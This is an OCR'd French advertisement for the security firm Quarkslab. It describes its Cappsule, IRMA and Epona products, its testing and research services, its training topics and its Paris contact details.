
Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : Cappsule (hyperviseur), IRMA (analyseur de fichiers) et Epona (obfuscateur). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

Cappsule virtualise instantanément et sans intervention toutes vos applications à la volée pour cloisonner les données.

IRMA analyse des fichiers pour déterminer leur dangerosité, et fournit une vue détaillée des incidents détectés.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

Quarkslab
SECURING EVERY BIT OF YOUR DATA
71 Avenue des Ternes - 75017 Paris - FRANCE
Phone: +33 (0)1 56 60 21 02 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**